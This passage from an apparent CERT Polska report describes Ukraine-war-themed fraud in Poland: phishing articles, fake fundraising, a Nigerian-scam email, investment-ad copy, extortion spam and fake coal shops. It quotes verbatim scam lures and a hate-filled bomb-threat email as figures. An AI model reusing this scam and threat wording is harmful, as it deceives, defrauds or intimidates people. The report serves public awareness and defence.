
"Władimir Putin ogłasza koniec wojny na Ukrainie pod warunkiem że..."

Putin w ostatnim przemówieniu ogłosił że zakończy wojnę ale pod jednym warunkiem...

Chodzi o Polskę a konkretnie o kilku polityków...

"To trzeba obejrzeć i usłyszeć na własne oczy i uszy"

OBEJRZYJ FILM (18+)



Bestialski najazd Białorusi na Ukraine!

Zobaczcie do czego doprowadziła walka pomiędzy państwami!
- Mateusz Moruń


Autor: Mateusz Moruń

Stało się! Skutki tego posunięcia są nieodwracalne..

12.03.2022r- Białoruś z zimną krwią dołącza do ataku! To w jaki sposób traktują niewinnych ludzi jest karygodne! Na nagraniu widać bestialskie czyny dwóch żołnierzy. UWAGA! (DRASTYCZNE) - "mówi rzecznik Prasowy Mateusz Moruń"

OBEJRZYJ VIDEO Z MONITORINGU (18+)

FIG. 66 Examples of fake articles preceding the login panel used to extort credentials



Ministerstwo Obrony Narodowej

[illegible]

Przed obejrzeniem potwierdź swój wiek

Z uwagi na drastyczną treść nagrania **potwierdź swój wiek**

FIG. 67 Examples of fake articles preceding the login panel used to extort credentials

FAKE FUNDRAISING

In 2022, CERT Polska also identified attempts of money extortion behind the cloak of aid activities. During the last days of last year's February, we observed a fake domain deceptively similar to Pomagam.pl, a well-known service to create fundraising actions. This fundraising was seemingly organised by Fundacja Pomagam, and the funds collected exceeded PLN 3.5 million.

There were also attempts to extort money and transfer it directly to fraudsters' accounts or cryptocurrency wallets. Information about fake fundraising was distributed using e-mail messages, SMS messages, or social media posts.


NIGERIAN SCAM

During the war, one of the oldest frauds, the Nigerian scam, was also identified. Fraudsters created fake people, such as:

- a Ukrainian widow whose husband died during the war;
- a strategic NATO employee with relationships with Ukraine;
- a ship engineer who was engaged in the war;
- an engineer working at Azovstal;
- a 22-year old Ukrainian woman who lost her parents during the war and needs help in the form of a transfer of a large sum of money to a safe location.

Although the effectiveness of this fraud is not high, some people, encouraged by a seemingly easy profit, still lose their life savings.

The sequence of actions taken by fraudsters is similar to the historical examples of the Nigerian scam. A victim is convinced that he can get rich, but to complete the transaction, he must pay a small amount. As the conversation progresses, the sum of money goes from low to high.



Solidarni z Ukrainą


Українська версія нижче

English version below

W związku z ostatnimi wydarzeniami w Ukrainie nie możemy pozostać obojętni!

Uruchamiamy oficjalną zbiórkę, która jest wyrazem solidarności z naszymi sąsiadami, a jednocześnie zapewni konkretną pomoc poszkodowanym na miejscu. Nie wiemy, jak

FIG. 68 A fake fundraising



From Ivanna Andrenko <br10801@bangla.net>

To undisclosed-recipients:;

6.04.2022, 21:30

Reply to ralibili@mail.bg

Subject **Hello Please Help Me.**

Date Wed, 06 Apr 2022 23:30:39 +0400

Message ID <63e4890e522f6291bf4f52a70d6acc88@bangla.net>

User agent Roundcube Webmail/1.1.4

Delivered-To slimdzej@gmail.com

--
-
Hello Please Help Me.

My Email:ivannaandrenko@gmail.com

I am sorry to disturb you with my Email. My name is Ivanna Andrenko, am 22 years old. There is a serious war crisis in my country Ukraine, and I have lost my father and mother with my brother because of Russia attack. I am now a refugee.

I want you to help me and receive (2.000.000.00 EUR) Two million EUR. My late father deposited with my name in a bank in Europe, and the bank sent me an E-mail yesterday that I should come and claim the money because I am the only person in my family. I want you to receive the money on my behalf and keep it safe for me. I accept to give you 30% of the money and you keep 70% for me to start a new life, and promise I will be honest to you and give you any informations you request from me. Contact me for more details of the money ok: ivannaandrenko@gmail.com

FIG. 69 A Nigerian scam using the Ukraine-related motif


FAKE INVESTMENTS

Fake investments form another type of fraud associated with the war motif. Poles were addressed with a campaign of advertisements presenting investment platforms where they could allegedly make fast money on investments in cryptocurrencies or company shares. An article that encouraged users to invest suggested that the Russian immigrants use a free-to-use tool to bypass sanctions and make a quick profit. At first, fraudsters encourage users to pay small amounts to their platform, which at the initial stage introduces a mistake by suggesting that the increase in profit is high. The user, lured by a quick profit, pays his savings with the intention of elevating the alleged income. The transferred money, however, ends up in accounts owned by criminals. Such campaigns were widely propagated via spam.

EMAIL MESSAGES WITH THREATS

Public institutions and people were subject to a cascading wave of e-mail messages. The messages contained information stating that a bomb, a dispenser with hazardous gas or another device was placed somewhere that may cause harm to people staying in the facility indicated in the text. Initially, relevant services handled such reports, but over time, due to the fact that this threat became increasingly common, e-mail messages with threats were classified as low-reliability information. The motifs brought up in the messages may include a lack of aid as well as excessive aid granted to the Ukrainians. In addition, CERT Polska registered propaganda-related email threats, which were sent to intentionally evoke aversion in Poles towards Ukraine and Ukrainian citizens.

In April 2022, information was widely sent to the mailboxes of public hospitals, stating that a bomb was planted in revenge for activities taken during the pandemic and aid granted to Ukrainian refugees.



Rosyjscy imigranci w Polsce wykorzystują ten darmowy serwis w celach zarobkowych. Zabierają miejsca przeznaczone dla Polaków.

- "Ta platforma to w sumie pieniądze które czekają na zabranie. Rosjanie to wykorzystują a my? niekoniecznie..." - Dr. Anna Pawlak

Aby podyskutować na temat serwisu zaprosiliśmy Dr. Annę Pawlak - Księgową, absolwent Uniwersytetu Warszawskiego z wyróżnieniem. Specjalista do spraw finansów i giełdy. W dzisiejszym [illegible] przedstawi nam nowy serwis który pozwala zarobić pieniądze i nie jest dotknięty przez inflację czy wachania kursów tradycyjnych walut i w dodatku jest w pełni DARMOWY.

> "Każdy wie jaką aktualnie mamy sytuację, wojna. Polska na skraju wyłączenia z UE. Z pomocą przychodzi nam serwis stworzony przez ekspertów spółek giełdowych w dolinie krzemowej przy współpracy z polskim funduszem technologii komputerowych" - mówi Anna Pawlak.

> "Warto również dodać że serwis jest w pełni sponsorowany przez FUNDUSZ TECHNOLOGII KOMPUTEROWYCH a co za tym idzie jest całkowicie darmowy" - mówi dr. Anna Pawlak.

Anna, powiedz nam jakie można osiągnąć przychody korzystając z serwisu?


> "Wszystko zależy od dnia, jednego dnia możemy zarobić 1000zł innego dnia możemy zarobić dużo więcej ale są też dni gdzie po prostu zarabiamy około 200 złotych. Jednak co dla mnie jest najważniejsze to fakt że NIC NIE TRACIMY, możemy jedynie zyskać."

> "Tak się to bardzo opłaciło, po dwóch tygodniach mój zysk wyniosł ok. 42.000zł co daje równowartość mojej półrocznej pensji w zawodzie księgowej"

Czy każdy może osiągnąć taki wynik i czy jest to skomplikowane?

> "Moim zdaniem każdy może tak zarobić, zwłaszcza w aktualnej sytuacji gdzie dostęp do serwisu jest w pełni DARMOWY oraz przy założeniu konta dostajemy prywatnego doradcę który wszystko wytłumaczy oraz odpowiedzi na twoje drugie pytanie - nie jest to w ogóle skomplikowane"

FIG. 70 An advertisement promoting investments



Jestem Ukraiński i zaniosłem bomba do Was budynek.
Bomba wyjebat i zamorduję Lachy.
Bomba wyjebat Wtorek 12:00 godzina.
Śmierć jednego Lacha to metr wolnej Ukrainy.
Albo będzie wolna Ukraina albo lechicka krew po kolana.
Polaków w pień wyciąć.

From: Mikołaj Karaś <mikolaj.karas.21.11.2002.z.opola@gmail.com>
Sent: Monday, April 11, 2022 2:22 AM
Subject: Jest bomba w waszym budynku, to zemsta za pomoc Ukraińcom

Jest bomba w waszym budynku, TO ZEMSTA ZA POMOC UKRAIŃCOM.
W Polsce to POLAK ma być na pierwszym miejscu, nie banderowiec!
Banderowcom mieszkania dają, dla Polaków tacy dobroczynni nie są!
Ja wam kurwa pokażę...

O godzinie 12:00 hydrauliczne ramię robota zdetonuje ładunek wybuchowy.
Bombę zrobiłem własnoręcznie, z niskopodłogowych materiałów ANFO i gwoździ.
Gwoździe przedziurawią was jak banderowcy nasze dzieci w Mariupolu...

Zginiecie za pomoc nazistom z pułku Azov, zginiecie za dzieci Donbasu.
Daliście broń i naboje Azovcom, zapłacicie za to życiem.
Za każdy nabój dla Azovców - jeden Polak zginie. Przysięgam, ja, Taras Bulba.

Będziecie długo zdychać w męczarniach... W niemalże wołyńskich katuszach...
Przemyślcie wtedy, czy było warto sprowadzać banderowską swołocz do Polski!

Przyjeżdżają z obcych krajów, uczą się na uniwersytetach,
A gdy pytamy - Kto za to płaci?
Nazywają nas onucami!

Nasze rodziny nie mają pieniędzy - oni mieszkają w najlepszych hotelach.
Dlaczego to my mamy żyć w nędzy? Przecież jesteśmy we własnym kraju!

Podpisano,
Taras Bulba

FIG. 71 A cascading spam

SPAM

Attempts to attack the victims of data leaks from various services have been continuously monitored by analytics for years. The most popular spam campaign associated with the war in Ukraine was a campaign in which fraudsters posed as Ukrainian hackers. They sent messages most frequently to contact addresses linked to online shops. Unauthorised persons were allegedly to take control of the said websites. To extort money, attackers suggested that it was a donation to Ukraine. In reality, this was a private cryptocurrency wallet. If no payment was made, the seized website was set to display information visible to visitors. The latter was also meant to suggest a donation to Ukraine.


Besides, such extortion attempts were sent to publicly available email addresses.

The above campaigns are not the only frauds using the theme of the war in Ukraine. You could find advertisements online offering the rental of a room, a flat, or an entire house. Ukrainians responded to such advertisements, transferring money to the indicated account, and then they discovered that there was no such location, with the conversation with the contact person from the advertisement suddenly breaking off.

In addition, CERT Polska registered numerous spam messages referring to our eastern neighbours. In most cases, the messages included false news and propaganda. Disinformation also surfaced on the seized websites.

FALSE COAL STORES AS AN EFFECT OF THE WAR-RELATED ENERGY CRISIS

At the end of 2021 and from the beginning of 2022, Europeans had to face rising prices for energy and heating fuels. This was caused by the outbreak of the war in Ukraine and the fact that Russia had been for many years one of the leading exporters of fuels to the European market. As an outcome of the outbreak of the war, the President of the Republic of Poland signed the Act of 13 April 2022 on specific solutions in terms of counteracting the support for aggression against Ukraine, and ensuring national security. The Act implements the prohibition against supplying coal and coke from Russia and Belarus to Poland and transiting them across Poland. Coal prices on the European markets were rapidly increasing, driven by fear and bulk purchases of the raw material that were meant to secure supplies for the 2022/2023 winter season.



CENY WĘGLA


Amsterdam-Rotterdam-Antwerpia
Aktualna wartość
172,40 USD
-1,54%

Richards Bay (RPA)
Aktualna wartość
171,35 USD 0%

CHART 4. Increasing coal prices in view of the Russian invasion of Ukraine
https://www.wnp.pl/gornictwo/notowania/ceny_wegla/

According to the statistics retrieved from the government service, dane.gov.pl, hard coal is the primary source of heating for 3.8 million of the 15 million Polish households, while another 800,000 households used coal for heating purposes. As a result, Poles started to purchase solid fuels left on the market in bulk to protect themselves against potential issues during the heating season. The interest was so high that the products were unavailable for most of the time at the majority of the sellers, including in the store of Polska Grupa Górnicza, and they were sold only on specific days of the week.

SOURCE: https://dane.gov.pl/pl/dataset/2061,szacunki-danych-o-zuzyciu-energii-w-gospodarstwach/resource/38941



!

Dziękujemy za udział w sesji zakupowej.

Ze względu na duże zainteresowanie naszych Klientów, dostępny towar został sprzedany.

